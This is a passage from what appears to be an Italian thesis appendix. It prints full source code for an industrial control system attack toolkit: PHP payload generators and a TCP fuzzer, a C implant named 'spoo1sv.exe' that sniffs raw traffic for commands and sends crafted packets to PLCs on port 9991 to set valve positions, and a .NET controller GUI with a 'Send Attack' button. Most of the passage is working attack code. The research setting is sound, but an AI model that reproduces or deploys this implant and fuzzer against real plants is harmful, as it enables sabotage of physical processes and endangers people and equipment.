  if ($filename && !file_exists($filename)) return false;

  $vectors=array();


  if ($filename) $file=file_get_contents($filename);
  else $file=file_get_contents("php://stdin");

  eval($file);

  return $vectors;
```

```
  }

function putVectors($vectors,$filename=false)
  {

  $data="\$vectors = array();\n\n";



  foreach ($vectors as $i => $el)
  {


  $data.="\$code$i=array(\n";

  $elmax=count($el)-1;

  foreach($el as $j => $dec)
  {

  $data.="0x".($dec<16?"0":"").dechex($dec);

  if ($j<$elmax){
  $data.=", ";

  if (($j+1)%8==0) $data.="\n";
  }
  }

  $data.=");\n\n";

  $data.="\$vectors[]=\$code$i;\n\n";
  }



  if ($filename) $file=file_put_contents($filename,$data);
  else $file=file_put_contents("php://stdout",$data);


  }


//main

$prmtr=getopt("o:",array());

if ($argc<3){
echo "uso: ".$argv[0]." file1 file2 file3 ... \n";
exit(1);
}




$vectors=array();
$files=array();

foreach($argv as $i => $par)
if ($i!=0 && file_exists("./".$par)) $files[]=$par;


foreach($files as $input)
$vectors=array_merge($vectors,getVectors($input));


putVectors($vectors,false);
```

```
?>
```

A.7.3. Codice Sorgente di PayloadGenerator

```
<?php

function getFuzzedValue($from,$to=false){

    if (!is_array($from))
    for ($i=$from;$i<=$to;$i++)
    $range[$i]=$i;
    else $range=$from;

    return $range;
}


function getVectors($filename=false)
  {

  if ($filename && !file_exists($filename)) return false;

  $vectors=array();


  if ($filename) $file=file_get_contents($filename);
  else $file=file_get_contents("php://stdin");

  eval($file);

  return $vectors;

  }

function putVectors($vectors,$pos,$range,$filename=false)
  {

  $data="\$vectors = array();\n\n";


  foreach ($range as $v)
  {

  foreach ($vectors as $i => $el)
  {


        $el[$pos]=$v;

  $data.="\$code$i=array(\n";

  $elmax=count($el)-1;

  foreach($el as $j => $dec)
  {

  $data.="0x".($dec<16?"0":"").dechex($dec);

  if ($j<$elmax){
  $data.=", ";

  if (($j+1)%8==0) $data.="\n";
  }
  }
```

```
  $data.=");\n\n";

  $data.="\$vectors[]=\$code$i;\n\n";
  }

  }

  if ($filename) $file=file_put_contents($filename,$data);
  else $file=file_put_contents("php://stdout",$data);


  }


//main

$prmtr=getopt("i:o:",array("byte:","values:"));

if (!isset($prmtr["byte"]) || !isset($prmtr["values"])){
echo "uso: ".$argv[0]." --byte N --values [0xAA..0xBB | 0xAA,0xBB,0xCC] [-i input][-o
    output]\n";
exit(1);
}



if (preg_match("/.+\.\..+/",$prmtr["values"])){
list($from,$to)=explode("..",$prmtr["values"]);
$from=0+$from;
$to=0+$to;
}
else{
$tmp=explode(",",$prmtr["values"]);
$from=array();
foreach ($tmp as $el)
$from[]=hexdec($el);
$to=false;
}


$byte=$prmtr["byte"];
$input=(isset($prmtr["i"])?$prmtr["i"]:false);
$output=(isset($prmtr["o"])?$prmtr["o"]:false);


$vectors=getVectors($input);

//$vectors=fuzzyAll($vectors,($byte-1),$from,$to);
$range=getFuzzedValue($from,$to);
putVectors($vectors,($byte-1),$range,$output);


?>
```

A.7.4. Codice Sorgente di RoughTCPCommunicator

```
<?php

function array2string($array)
{

$str="";

foreach ($array as $byte)
$str.=chr($byte);
```

```
return $str;
}

function dumpString($str)
{

$dump="";
$readable="";

for ($i=0;$i<strlen($str);$i++){

if (($i%16)==0){

$n=($i/16)*16;
$s=dechex($n);

for ($j=strlen($s);$j<8;$j++)
$dump.="0";

$dump.=$s."  ";
}

$dec=ord($str{$i});
$dump.="".($dec<16?"0":"").dechex($dec)." ";
$readable.=(($dec>=32 && $dec<=126)?$str{$i}:".");

if (($i%16)==15){

$dump.=" # $readable\n";
$readable="";
}

}

if (strlen($readable)>0){
$l=16-strlen($readable);
for ($i=0;$i<$l;$i++)
$dump.="   ";
$dump.=" # $readable\n";
}

return $dump;
}


function writeLog($data,$type,$filename,$inline=false)
{

$file=fopen("./$filename","a+b");

fwrite($file,date("Y-m-d H:i:s")." -> ".$type.":");
fwrite($file,($inline?" ":"\n").$data."\n\n\n");

fclose($file);
}




function getVectors($filename)
  {

  if (!file_exists($filename)) return false;

  $vectors=array();


  $file=file_get_contents($filename);
```

```
  eval($file);

  return $vectors;

  }


//main

$prmtr=getopt("pt:f:o:",array("target:"));

if (!isset($prmtr["target"]) || !isset($prmtr["f"])){
echo "uso: ".$argv[0]." --target ip:port -f file_payloads [-p] [-o output] [-t sec]\n";
exit(1);
}

list($ip,$porta)=explode(":",$prmtr["target"]);
$file_payloads=$prmtr["f"];
$persist=isset($prmtr["p"]);
$logname=(isset($prmtr["o"])?$prmtr["o"]:"rtcpc.fhd");
$tout=(isset($prmtr["t"])?$prmtr["t"]:30);


$vectors=getVectors($file_payloads);

if (!$vectors || count($vectors)==0) die("Errore nel caricamento dei payloads\n");

writeLog("Fuzzing su $ip:$porta","Fuzzer",$logname,true);


$output=array();


writeLog("Prova di ".count($vectors)." payloads","Fuzzer",$logname,true);

writeLog("Avvio","Fuzzer",$logname,true);

if ($persist) $socket = socket_create(AF_INET,SOCK_STREAM,SOL_TCP);

if ($persist) socket_set_option($socket,SOL_SOCKET,SO_RCVTIMEO, array('sec'=>$tout,'usec
    '=>0));

if ($persist) socket_connect($socket,$ip,$porta) or die("Impossibile connettersi\n");

foreach ($vectors as $i => $data){

if (!$persist) $socket = socket_create(AF_INET,SOCK_STREAM,SOL_TCP);

if (!$persist) socket_set_option($socket,SOL_SOCKET,SO_RCVTIMEO, array('sec'=>$tout,'
    usec'=>0));

if (!$persist) socket_connect($socket,$ip,$porta) or die("Impossibile connettersi\n");


$payload=array2string($data);

if (!$persist)
writeLog(""".$i,"Connessione numero",$logname,true);

writeLog(dumpString($payload),"INPUT",$logname);

socket_write($socket,$payload);

$resp=socket_read($socket, 4096);
```

```
if (!$resp)
echo "\nnessuna␣risposta␣da␣$ip␣o␣tempo␣scaduto␣dopo␣$tout␣secondi\n";
else
$output[]=$i;

$progress=$i*100/count($vectors);
echo "\r";
for($bar=0;$bar<$progress;$bar=$bar+2)
echo "*";

if ($i%4==0) echo "\\";
elseif ($i%4==1) echo "|";
elseif ($i%4==2) echo "/";
elseif ($i%4==3) echo "-";

echo "␣".floor($progress)."%";


if (!$persist) socket_close($socket);

writeLog(dumpString($resp),"OUTPUT",$logname);

}

if ($persist) socket_close($socket);

writeLog("Lavoro␣terminato","Fuzzer",$logname,true);

if (count($output)){
echo "\r\nci␣sono␣".count($output)."␣risposte␣che␣sono␣le␣numero:\n";
foreach ($output as $el){
echo "".$el."␣";
writeLog("".$el,"trovato␣output␣per",$logname,true);
}
}
else echo "\r\nnessuna␣risposta\n";
echo "\n";



?>
```

A.8. Codice Sorgente di spoo1sv.exe

Scritto in linguaggio C

```
#include "stdio.h"
#include "winsock2.h"
#include "process.h"

#define SIO_RCVALL _WSAIOW(IOC_VENDOR,1)



void StartSniffing(PVOID pvoid);
void ProcessPacket(unsigned char *, int);
int sendCommand(char *ip, int porta, int byte62, int byte63);
void getCommand(char *payload, char *ip, int *porta, int *byte62,int *byte63);
int validCommand(char *Buffer, int dim);
void job(char *payload, int dim);
int provaPorta(unsigned long ip, int porta);
```

```
typedef struct ip_hdr
{
  unsigned char ip_header_len:4;
  unsigned char ip_version:4;
  unsigned char ip_tos;
  unsigned short ip_total_length;
  unsigned short ip_id;
  unsigned char ip_frag_offset:5;
  unsigned char ip_more_fragment:1;
  unsigned char ip_dont_fragment:1;
  unsigned char ip_reserved_zero:1;
  unsigned char ip_frag_offset1;
  unsigned char ip_ttl;
  unsigned char ip_protocol;
  unsigned short ip_checksum;
  unsigned int ip_srcaddr;
  unsigned int ip_destaddr;

} IPV4_HDR;



typedef struct udp_hdr
{
  unsigned short source_port;
  unsigned short dest_port;
  unsigned short udp_length;
  unsigned short udp_checksum;

} UDP_HDR;



typedef struct tcp_header
{

  unsigned short source_port;
  unsigned short dest_port;
  unsigned int sequence;
  unsigned int acknowledge;
  unsigned char ns:1;
  unsigned char reserved_part1:3;
  unsigned char data_offset:4;
  unsigned char fin:1;
  unsigned char syn:1;
  unsigned char rst:1;
  unsigned char psh:1;
  unsigned char ack:1;
  unsigned char urg:1;
  unsigned char ecn:1;
  unsigned char cwr:1;
  unsigned short window;
  unsigned short checksum;
  unsigned short urgent_pointer;

} TCP_HDR;



typedef struct icmp_hdr
{
  BYTE type;
  BYTE code;
  USHORT checksum;
  USHORT id;
  USHORT seq;
} ICMP_HDR;
```

```
int i, j;
struct sockaddr_in source, dest;
char hex[2];

IPV4_HDR * iphdr;
TCP_HDR * tcpheader;
UDP_HDR * udpheader;
ICMP_HDR * icmpheader;



struct LISTA_IP {
  int num;
  unsigned long *lip;

} lista_ip;



void generaListaIP(unsigned long ip)
{

  int i;
  lista_ip.num = 0;
  lista_ip.lip = NULL;
  ip = ip & (0x00ffffff);

  for (i = 0; i < 20; i++) {

    ip = ip + (0x01 << 24);

    if (provaPorta(ip, 9991) == 0)

    {

      lista_ip.num++;
      if (lista_ip.lip == NULL)
  lista_ip.lip = malloc(sizeof(unsigned long));

      else


  lista_ip.lip = realloc(lista_ip.lip,lista_ip.num * sizeof(unsigned long));
    }

  }

}

int provaPorta(unsigned long ip, int porta)
{

  SOCKET ConnectSocket;
  ConnectSocket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

  if (ConnectSocket == INVALID_SOCKET)
    return 1;

  struct sockaddr_in clientService;
  clientService.sin_family = AF_INET;
  clientService.sin_addr.s_addr = ip;
  clientService.sin_port = htons(porta);
```

```
  if (connect(ConnectSocket, (SOCKADDR *) & clientService,sizeof(clientService)) ==
      SOCKET_ERROR)
    return 1;

  close(ConnectSocket);

  return 0;

}




int WINAPI
WinMain(HINSTANCE hThisInstance,
  HINSTANCE hPrevInstance,
  LPSTR lpszArgument,
  int nCmdShow)
{
  SOCKET sniffer;
  struct in_addr addr;
  int in;
  char hostname[100];
  struct hostent *local;
  WSADATA wsa;

  if (WSAStartup(MAKEWORD(2, 2), &wsa) != 0)
    return 1;



  if (gethostname(hostname, sizeof(hostname)) == SOCKET_ERROR)
    return 1;

  local = gethostbyname(hostname);

  if (local == NULL)
    return 1;

  for (i = 0; local->h_addr_list[i] != 0; ++i)
  {
  memcpy(&addr, local->h_addr_list[i], sizeof(struct in_addr));
  generaListaIP(addr.s_addr);
  sniffer = socket(AF_INET, SOCK_RAW, IPPROTO_IP);

  if (sniffer == INVALID_SOCKET)
    return 1;

  memset(&dest, 0, sizeof(dest));
  memcpy(&dest.sin_addr.s_addr, local->h_addr_list[i],sizeof(dest.sin_addr.s_addr));
  dest.sin_family = AF_INET;
  dest.sin_port = 0;

  if (bind(sniffer, (struct sockaddr *) &dest, sizeof(dest)) == SOCKET_ERROR)
    return 1;

  j = 1;

  if (WSAIoctl(sniffer, SIO_RCVALL, &j, sizeof(j), 0, 0, &in, 0, 0)== SOCKET_ERROR)
    return 1;

  _beginthread(StartSniffing, 0, &sniffer);

  }

  while (1)
```

```
    Sleep(1000);

  closesocket(sniffer);
  WSACleanup();
  return 0;
}




typedef SOCKET *PSOCK;

void StartSniffing(PVOID pvoid)
{

  PSOCK psock = (PSOCK) pvoid;
  SOCKET sniffer = ((SOCKET) * psock);
  unsigned char *Buffer = (char *) malloc(65536);
  int data;
  if (Buffer == NULL)
    return;


  do
  {
    data = recvfrom(sniffer, Buffer, 65536, 0, 0, 0);
    if (data > 0)
      ProcessPacket(Buffer, data);

  }while (data > 0);

  free(Buffer);


}







void ProcessPacket(unsigned char *Buffer, int Size)
{


  unsigned short iphdrlen;
  int dim;
  char *payload;
  iphdr = (IPV4_HDR *) Buffer;
  iphdrlen = iphdr->ip_header_len * 4;
  tcpheader = (TCP_HDR *) (Buffer + iphdrlen);
  switch (iphdr->ip_protocol)
  {

    case 1:

      dim = (Size - sizeof(ICMP_HDR) - iphdr->ip_header_len * 4);
      payload = Buffer + iphdrlen + sizeof(ICMP_HDR);
      job(payload, dim);
      break;


    case 6:

      dim = (Size - tcpheader->data_offset * 4 - iphdr->ip_header_len * 4);
```

```
        payload = Buffer + iphdrlen + tcpheader->data_offset * 4;
        job(payload, dim);
        break;


      case 17:

        dim = (Size - sizeof(UDP_HDR) - iphdr->ip_header_len * 4);
        payload = Buffer + iphdrlen + sizeof(UDP_HDR);
        job(payload, dim);
        break;

    }

}




void job(char *payload, int dim)
{

    int i;

    if (dim > 0 && validCommand(payload, dim)) {
      char ip[16];
    int byte62, byte63, porta;
    getCommand(payload, ip, &porta, &byte62, &byte63);

    if (porta)
      sendCommand(ip, porta, byte62, byte63);
    else
      for (i = 0; i < lista_ip.num; i++)
      {
        struct in_addr addr;
        addr.s_addr = lista_ip.lip[i];
        sendCommand(inet_ntoa(addr), 9991, byte62, byte63);

      }

}




}


int validCommand(char *Buffer, int dim)
{

    if (dim < 25)
      return 0;
    if (strncmp("SERVER", Buffer, 6) != 0)
      return 0;

    return 1;


}




void getCommand(char *payload, char *ip, int *porta, int *byte62, int *byte63)
{
```

```
  char *p;
  p = strtok(payload, "\t");
  p = strtok(NULL, "\t");
  *byte62 = atoi(p);
  p = strtok(NULL, "\t");
  *byte63 = atoi(p);
  p = strtok(NULL, "\t");
  strcpy(ip, p);
  p = strtok(NULL, "\t");
  *porta = atoi(p);

}

int sendCommand(char *ip, int porta, int byte62, int byte63)
{

  SOCKET ConnectSocket;
  ConnectSocket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

  if (ConnectSocket == INVALID_SOCKET)
    return 1;

  struct sockaddr_in clientService;
  clientService.sin_family = AF_INET;
  clientService.sin_addr.s_addr = inet_addr(ip);
  clientService.sin_port = htons(porta);

  if (connect(ConnectSocket, (SOCKADDR *) & clientService,sizeof(clientService)) ==
      SOCKET_ERROR)
    return 1;

  int bytesSent;
  int bytesRecv = SOCKET_ERROR;

  char sendbuf0[] =
    { 0x20, 0x00, 0x20, 0x00, 0x03, 0x00, 0x20, 0x00,
      0x01, 0x04, 0x03, 0x05, 0xff, 0xff, 0xff, 0xff,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x30, 0x03, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x2d, 0x00, 0x00, 0x00, 0x95, 0x04, 0x00, 0x00,
      0x05, 0x00, 0x00, 0x00, 0x05, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
      };



  char sendbuf1[] =
    { 0x20, 0x00, 0x28, 0x00, 0x04, 0x56, 0x01, 0x00,
      0x01, 0x04, 0x03, 0x05, 0x00, 0x00, 0xff, 0xff,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x10, 0x03, 0xab, 0x03, 0xff, 0xff, 0x28, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x08, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x01, 0x00, 0x0b, 0x00, 0x00, 0x00,
      0x55, 0x02, 0x38, 0x00, 0x00, 0x00, byte62, byte63,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
    };



  char recvbuf[256] = "";

  bytesSent = send(ConnectSocket, sendbuf0, 64, 0);
  bytesRecv = recv(ConnectSocket, recvbuf, 256, 0);
```

```
  if (bytesRecv == SOCKET_ERROR)
    return 1;


  bytesSent = send(ConnectSocket, sendbuf1, 72, 0);
  bytesRecv = recv(ConnectSocket, recvbuf, 256, 0);
  if (bytesRecv == SOCKET_ERROR)
    return 1;

  return 0;

}
```

A.9. Codice Sorgente del Gestore di spoo1sv.exe

Scritto in linguaggio .Net

A.9.1. Codice Sorgente del MainProgram

```
using System;
using System.Collections.Generic;
using System.Windows.Forms;

namespace GestoreMain
{
    static class Program
    {
        /// <summary>
        /// The main entry point for the application.
        /// </summary>
        [STAThread]
        static void Main()
        {
            Application.EnableVisualStyles();
            Application.SetCompatibleTextRenderingDefault(false);
            Application.Run(new Form1());
        }
    }
}
```

A.9.2. Codice Sorgente del design della Form

```
namespace GestoreMain
{
    partial class Form1
    {
        /// <summary>
        /// Required designer variable.
        /// </summary>
        private System.ComponentModel.IContainer components = null;

        /// <summary>
        /// Clean up any resources being used.
        /// </summary>
        /// <param name="disposing">true if managed resources should be disposed;
            otherwise, false.</param>
        protected override void Dispose(bool disposing)
        {
            if (disposing && (components != null))
            {
```

```
            components.Dispose();
        }
        base.Dispose(disposing);
    }

    #region Windows Form Designer generated code

    /// <summary>
    /// Required method for Designer support - do not modify
    /// the contents of this method with the code editor.
    /// </summary>
    private void InitializeComponent()
    {
        System.ComponentModel.ComponentResourceManager resources = new System.
            ComponentModel.ComponentResourceManager(typeof(Form1));
        this.send_attack_btn = new System.Windows.Forms.Button();
        this.label_valve_open = new System.Windows.Forms.Label();
        this.label_percent = new System.Windows.Forms.Label();
        this.string_port_dcs = new System.Windows.Forms.TextBox();
        this.string_ip_dcs = new System.Windows.Forms.TextBox();
        this.label3 = new System.Windows.Forms.Label();
        this.label4 = new System.Windows.Forms.Label();
        this.radioButton_tcp = new System.Windows.Forms.RadioButton();
        this.radioButton_udp = new System.Windows.Forms.RadioButton();
        this.label5 = new System.Windows.Forms.Label();
        this.label6 = new System.Windows.Forms.Label();
        this.string_ip_plc = new System.Windows.Forms.TextBox();
        this.string_port_plc = new System.Windows.Forms.TextBox();
        this.groupBox1 = new System.Windows.Forms.GroupBox();
        this.groupBox2 = new System.Windows.Forms.GroupBox();
        this.groupBox3 = new System.Windows.Forms.GroupBox();
        this.radioButton_icmp = new System.Windows.Forms.RadioButton();
        this.groupBox4 = new System.Windows.Forms.GroupBox();
        this.byte_second_lbl = new System.Windows.Forms.TextBox();
        this.byte_first_lbl = new System.Windows.Forms.TextBox();
        this.comboBox_valveValue = new System.Windows.Forms.ComboBox();
        this.label_second_byte = new System.Windows.Forms.Label();
        this.label_first_byte = new System.Windows.Forms.Label();
        this.radioButton_automatic = new System.Windows.Forms.RadioButton();
        this.radioButton_manual = new System.Windows.Forms.RadioButton();
        this.groupBox1.SuspendLayout();
        this.groupBox2.SuspendLayout();
        this.groupBox3.SuspendLayout();
        this.groupBox4.SuspendLayout();
        this.SuspendLayout();
        //
        // send_attack_btn
        //
        this.send_attack_btn.Location = new System.Drawing.Point(128, 319);
        this.send_attack_btn.Name = "send_attack_btn";
        this.send_attack_btn.Size = new System.Drawing.Size(99, 23);
        this.send_attack_btn.TabIndex = 13;
        this.send_attack_btn.Text = "Send␣Attack";
        this.send_attack_btn.UseVisualStyleBackColor = true;
        this.send_attack_btn.Click += new System.EventHandler(this.button1_Click);
        //
        // label_valve_open
        //
        this.label_valve_open.AutoSize = true;
        this.label_valve_open.Location = new System.Drawing.Point(111, 26);
        this.label_valve_open.Name = "label_valve_open";
        this.label_valve_open.Size = new System.Drawing.Size(89, 13);
        this.label_valve_open.TabIndex = 16;
        this.label_valve_open.Text = "Valve␣Opening␣at";
        //
        // label_percent
        //
        this.label_percent.AutoSize = true;
```

```
this.label_percent.Location = new System.Drawing.Point(274, 26);
this.label_percent.Name = "label_percent";
this.label_percent.Size = new System.Drawing.Size(15, 13);
this.label_percent.TabIndex = 17;
this.label_percent.Text = "%";
//
// string_port_dcs
//
this.string_port_dcs.Location = new System.Drawing.Point(76, 49);
this.string_port_dcs.MaxLength = 10;
this.string_port_dcs.Name = "string_port_dcs";
this.string_port_dcs.Size = new System.Drawing.Size(102, 20);
this.string_port_dcs.TabIndex = 2;
this.string_port_dcs.Text = "80";
this.string_port_dcs.TextAlign = System.Windows.Forms.HorizontalAlignment.
    Center;
//
// string_ip_dcs
//
this.string_ip_dcs.Location = new System.Drawing.Point(76, 23);
this.string_ip_dcs.MaxLength = 15;
this.string_ip_dcs.Name = "string_ip_dcs";
this.string_ip_dcs.Size = new System.Drawing.Size(102, 20);
this.string_ip_dcs.TabIndex = 1;
this.string_ip_dcs.Text = "10.0.255.4";
this.string_ip_dcs.TextAlign = System.Windows.Forms.HorizontalAlignment.
    Center;
//
// label3
//
this.label3.AutoSize = true;
this.label3.Location = new System.Drawing.Point(27, 26);
this.label3.Name = "label3";
this.label3.Size = new System.Drawing.Size(45, 13);
this.label3.TabIndex = 20;
this.label3.Text = "IP␣DCS:";
//
// label4
//
this.label4.AutoSize = true;
this.label4.Location = new System.Drawing.Point(20, 52);
this.label4.Name = "label4";
this.label4.Size = new System.Drawing.Size(54, 13);
this.label4.TabIndex = 21;
this.label4.Text = "Port␣DCS:";
//
// radioButton_tcp
//
this.radioButton_tcp.AutoSize = true;
this.radioButton_tcp.Checked = true;
this.radioButton_tcp.Location = new System.Drawing.Point(27, 19);
this.radioButton_tcp.Name = "radioButton_tcp";
this.radioButton_tcp.Size = new System.Drawing.Size(46, 17);
this.radioButton_tcp.TabIndex = 5;
this.radioButton_tcp.TabStop = true;
this.radioButton_tcp.Text = "TCP";
this.radioButton_tcp.UseVisualStyleBackColor = true;
this.radioButton_tcp.CheckedChanged += new System.EventHandler(this.
    radioButton_tcp_CheckedChanged);
//
// radioButton_udp
//
this.radioButton_udp.AutoSize = true;
this.radioButton_udp.Location = new System.Drawing.Point(27, 41);
this.radioButton_udp.Name = "radioButton_udp";
this.radioButton_udp.Size = new System.Drawing.Size(48, 17);
this.radioButton_udp.TabIndex = 6;
this.radioButton_udp.Text = "UDP";
```

```
this.radioButton_udp.UseVisualStyleBackColor = true;
this.radioButton_udp.CheckedChanged += new System.EventHandler(this.
    radioButton_udp_CheckedChanged);
//
// label5
//
this.label5.AutoSize = true;
this.label5.Location = new System.Drawing.Point(20, 57);
this.label5.Name = "label5";
this.label5.Size = new System.Drawing.Size(52, 13);
this.label5.TabIndex = 27;
this.label5.Text = "Port␣PLC:";
//
// label6
//
this.label6.AutoSize = true;
this.label6.Location = new System.Drawing.Point(27, 31);
this.label6.Name = "label6";
this.label6.Size = new System.Drawing.Size(43, 13);
this.label6.TabIndex = 26;
this.label6.Text = "IP␣PLC:";
//
// string_ip_plc
//
this.string_ip_plc.Location = new System.Drawing.Point(76, 28);
this.string_ip_plc.MaxLength = 15;
this.string_ip_plc.Name = "string_ip_plc";
this.string_ip_plc.Size = new System.Drawing.Size(102, 20);
this.string_ip_plc.TabIndex = 3;
this.string_ip_plc.Text = "172.16.10.1";
this.string_ip_plc.TextAlign = System.Windows.Forms.HorizontalAlignment.
    Center;
//
// string_port_plc
//
this.string_port_plc.Location = new System.Drawing.Point(76, 54);
this.string_port_plc.MaxLength = 10;
this.string_port_plc.Name = "string_port_plc";
this.string_port_plc.Size = new System.Drawing.Size(102, 20);
this.string_port_plc.TabIndex = 4;
this.string_port_plc.Text = "9991";
this.string_port_plc.TextAlign = System.Windows.Forms.HorizontalAlignment.
    Center;
//
// groupBox1
//
this.groupBox1.Controls.Add(this.label3);
this.groupBox1.Controls.Add(this.string_port_dcs);
this.groupBox1.Controls.Add(this.string_ip_dcs);
this.groupBox1.Controls.Add(this.label4);
this.groupBox1.Location = new System.Drawing.Point(12, 12);
this.groupBox1.Name = "groupBox1";
this.groupBox1.Size = new System.Drawing.Size(200, 85);
this.groupBox1.TabIndex = 28;
this.groupBox1.TabStop = false;
this.groupBox1.Text = "DCS␣Info";
//
// groupBox2
//
this.groupBox2.Controls.Add(this.string_ip_plc);
this.groupBox2.Controls.Add(this.string_port_plc);
this.groupBox2.Controls.Add(this.label5);
this.groupBox2.Controls.Add(this.label6);
this.groupBox2.Location = new System.Drawing.Point(12, 103);
this.groupBox2.Name = "groupBox2";
this.groupBox2.Size = new System.Drawing.Size(200, 95);
this.groupBox2.TabIndex = 29;
this.groupBox2.TabStop = false;
```

```
this.groupBox2.Text = "PLC Info (Optional)";
//
// groupBox3
//
this.groupBox3.Controls.Add(this.radioButton_icmp);
this.groupBox3.Controls.Add(this.radioButton_tcp);
this.groupBox3.Controls.Add(this.radioButton_udp);
this.groupBox3.Location = new System.Drawing.Point(218, 64);
this.groupBox3.Name = "groupBox3";
this.groupBox3.Size = new System.Drawing.Size(103, 92);
this.groupBox3.TabIndex = 30;
this.groupBox3.TabStop = false;
this.groupBox3.Text = "Transport Layer";
//
// radioButton_icmp
//
this.radioButton_icmp.AutoSize = true;
this.radioButton_icmp.Location = new System.Drawing.Point(27, 64);
this.radioButton_icmp.Name = "radioButton_icmp";
this.radioButton_icmp.Size = new System.Drawing.Size(51, 17);
this.radioButton_icmp.TabIndex = 7;
this.radioButton_icmp.Text = "ICMP";
this.radioButton_icmp.UseVisualStyleBackColor = true;
this.radioButton_icmp.CheckedChanged += new System.EventHandler(this.
    radioButton_icmp_CheckedChanged);
//
// groupBox4
//
this.groupBox4.Controls.Add(this.byte_second_lbl);
this.groupBox4.Controls.Add(this.byte_first_lbl);
this.groupBox4.Controls.Add(this.comboBox_valveValue);
this.groupBox4.Controls.Add(this.label_second_byte);
this.groupBox4.Controls.Add(this.label_first_byte);
this.groupBox4.Controls.Add(this.radioButton_automatic);
this.groupBox4.Controls.Add(this.radioButton_manual);
this.groupBox4.Controls.Add(this.label_valve_open);
this.groupBox4.Controls.Add(this.label_percent);
this.groupBox4.Location = new System.Drawing.Point(12, 204);
this.groupBox4.Name = "groupBox4";
this.groupBox4.Size = new System.Drawing.Size(333, 100);
this.groupBox4.TabIndex = 31;
this.groupBox4.TabStop = false;
this.groupBox4.Text = "Attack Control";
//
// byte_second_lbl
//
this.byte_second_lbl.Enabled = false;
this.byte_second_lbl.Location = new System.Drawing.Point(284, 63);
this.byte_second_lbl.MaxLength = 2;
this.byte_second_lbl.Name = "byte_second_lbl";
this.byte_second_lbl.Size = new System.Drawing.Size(25, 20);
this.byte_second_lbl.TabIndex = 12;
this.byte_second_lbl.Text = "00";
//
// byte_first_lbl
//
this.byte_first_lbl.Enabled = false;
this.byte_first_lbl.Location = new System.Drawing.Point(163, 63);
this.byte_first_lbl.MaxLength = 2;
this.byte_first_lbl.Name = "byte_first_lbl";
this.byte_first_lbl.Size = new System.Drawing.Size(25, 20);
this.byte_first_lbl.TabIndex = 11;
this.byte_first_lbl.Text = "00";
//
// comboBox_valveValue
//
this.comboBox_valveValue.FormattingEnabled = true;
this.comboBox_valveValue.Items.AddRange(new object[] {
```

```
"0",
"0.2",
"0.4",
"0.6",
"0.8",
"1.0",
"1.2",
"1.4",
"1.6",
"1.8",
"2.0",
"5.0",
"5.6",
"10.0",
"15.0",
"20.0",
"24.0",
"25.0",
"30.0",
"35.0",
"40.0",
"45.0",
"50.0",
"55.0",
"60.0",
"62.0",
"65.0",
"70.0",
"75.0",
"80.0",
"85.0",
"90.0",
"95.0",
"100.0"});
this.comboBox_valveValue.Location = new System.Drawing.Point(206, 23);
this.comboBox_valveValue.Name = "comboBox_valveValue";
this.comboBox_valveValue.Size = new System.Drawing.Size(62, 21);
this.comboBox_valveValue.TabIndex = 9;
this.comboBox_valveValue.Text = "0";
//
// label_second_byte
//
this.label_second_byte.AutoSize = true;
this.label_second_byte.Enabled = false;
this.label_second_byte.Location = new System.Drawing.Point(202, 66);
this.label_second_byte.Name = "label_second_byte";
this.label_second_byte.Size = new System.Drawing.Size(82, 13);
this.label_second_byte.TabIndex = 27;
this.label_second_byte.Text = "Second␣Byte␣0x";
//
// label_first_byte
//
this.label_first_byte.AutoSize = true;
this.label_first_byte.Enabled = false;
this.label_first_byte.Location = new System.Drawing.Point(99, 66);
this.label_first_byte.Name = "label_first_byte";
this.label_first_byte.Size = new System.Drawing.Size(64, 13);
this.label_first_byte.TabIndex = 26;
this.label_first_byte.Text = "First␣Byte␣0x";
//
// radioButton_automatic
//
this.radioButton_automatic.AutoSize = true;
this.radioButton_automatic.Checked = true;
this.radioButton_automatic.Location = new System.Drawing.Point(6, 24);
this.radioButton_automatic.Name = "radioButton_automatic";
this.radioButton_automatic.Size = new System.Drawing.Size(72, 17);
this.radioButton_automatic.TabIndex = 8;
```

```
        this.radioButton_automatic.TabStop = true;
        this.radioButton_automatic.Text = "Automatic";
        this.radioButton_automatic.UseVisualStyleBackColor = true;
        this.radioButton_automatic.CheckedChanged += new System.EventHandler(this.
            radioButton_automatic_CheckedChanged);
        //
        // radioButton_manual
        //
        this.radioButton_manual.AutoSize = true;
        this.radioButton_manual.Location = new System.Drawing.Point(6, 62);
        this.radioButton_manual.Name = "radioButton_manual";
        this.radioButton_manual.Size = new System.Drawing.Size(60, 17);
        this.radioButton_manual.TabIndex = 10;
        this.radioButton_manual.Text = "Manual";
        this.radioButton_manual.UseVisualStyleBackColor = true;
        this.radioButton_manual.CheckedChanged += new System.EventHandler(this.
            radioButton_manual_CheckedChanged);
        //
        // Form1
        //
        this.AutoScaleDimensions = new System.Drawing.SizeF(6F, 13F);
        this.AutoScaleMode = System.Windows.Forms.AutoScaleMode.Font;
        this.ClientSize = new System.Drawing.Size(354, 358);
        this.Controls.Add(this.groupBox4);
        this.Controls.Add(this.groupBox3);
        this.Controls.Add(this.groupBox2);
        this.Controls.Add(this.groupBox1);
        this.Controls.Add(this.send_attack_btn);
        this.Icon = ((System.Drawing.Icon)(resources.GetObject("$this.Icon")));
        this.MaximizeBox = false;
        this.MaximumSize = new System.Drawing.Size(370, 396);
        this.MinimizeBox = false;
        this.MinimumSize = new System.Drawing.Size(370, 396);
        this.Name = "Form1";
        this.StartPosition = System.Windows.Forms.FormStartPosition.CenterScreen;
        this.Text = "Gestore␣spool sv";
        this.Load += new System.EventHandler(this.Form1_Load);
        this.groupBox1.ResumeLayout(false);
        this.groupBox1.PerformLayout();
        this.groupBox2.ResumeLayout(false);
        this.groupBox2.PerformLayout();
        this.groupBox3.ResumeLayout(false);
        this.groupBox3.PerformLayout();
        this.groupBox4.ResumeLayout(false);
        this.groupBox4.PerformLayout();
        this.ResumeLayout(false);

    }

    #endregion

